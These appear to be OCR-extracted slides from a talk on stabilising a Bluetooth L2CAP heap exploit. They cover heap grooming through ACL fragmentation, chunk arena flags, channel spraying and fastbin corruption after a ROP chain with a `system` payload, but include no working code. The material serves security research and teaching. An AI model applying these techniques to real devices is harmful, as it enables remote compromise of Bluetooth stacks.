- A challenge for myself



Exploit :: Stability :: Issues

- Major issues (frequent crashes):
  - Allocations instability within the heap arena
  - Unexpected heap crashes with strange traces
  - Crash after the ROP chain transmission (final step)
- Minor issues (~rare crashes):
  - Instability of initial L2CAP channels spraying
  - Problem with HCI Link Connection RTX timers
  - ERTM Channels spraying problems
  - …

Exploit :: Stability :: Issues

- Major issues (frequent crashes):
  - Allocations instability within the heap arena
  - Unexpected heap crashes with strange traces
  - Crash after the ROP chain transmission (final step)
- Minor issues (~rare crashes):
  - Instability of initial L2CAP channels spraying
  - Problem with HCI Link Connection RTX timers
  - ERTM Channels spraying problems
  - …

Exploit :: Stability :: Issue #1

Allocations instability within the heap arena

Problem:

- For every Rx ACL fragment, a new chunk is allocated
- If a large ACL fragment is sent, target bins might be used

Exploit :: Stability :: Issue #1

Allocations instability within the heap arena

Problem:


- For every Rx ACL fragment, a new chunk is allocated
- If a large ACL fragment is sent, target bins might be used

Solution:

- Utilize L2CAP PDU fragmentation
- Max length of Tx ACL fragments is 0x10 bytes
- The same fastbin is used for every Rx ACL

Exploit :: Stability :: Issue #1

host_buf elastic object is
used to store HCI ACL data
0x10 + 0x24 = 0x34



1. ACL fragment is allocated
2. ACL data is copied into L2CAP PDU
3. Allocated chunk is freed
4. Repeat 1 for a new ACL fragment


Exploit :: Stability :: Issue #2

Unexpected heap crashes with strange traces


Problem:

- Crash in `free` API function
- Analysis revealed – problem with heap chunk flags
- Allocations happen in main heap arena instead of thread heap arena


Exploit :: Stability :: Issue #2




Exploit :: Stability :: Issue #2




Exploit :: Stability :: Issue #2



Exploit :: Stability :: Issue #2



Exploit :: Stability :: Issue #2



Heap Arenas limit reached: NCORES * 2 (for 32-bit systems)

Exploit :: Stability :: Issue #2

Unexpected heap crashes with strange traces

Problem:

- Crash in `free` API function
- Analysis revealed – problem with heap chunk flags
- Allocations happen in main heap arena instead of thread heap arena

Solution:

- Use Heap chunk flags to understand which arena is used: A flag (0x4)
- Tune the exploit based on this information
- No more problems with `free`

Exploit :: Stability :: Issue #3

Crash after the ROP chain transmission (final step)

Problem:

- ROP-chain is quite large – due to `ret` sled and `system` payload
- Unsegmented L2CAP PDU
- fastbin consolidation happens
- Some fastbin chunks are corrupted => application crashes

Exploit :: Stability :: Issue #3

Crash after the ROP chain transmission (final step)

Problem:

- ROP-chain is quite large – due to `ret` sled and `system` payload
- Unsegmented L2CAP PDU
- fastbin consolidation happens
- Some fastbin chunks are corrupted => application crashes

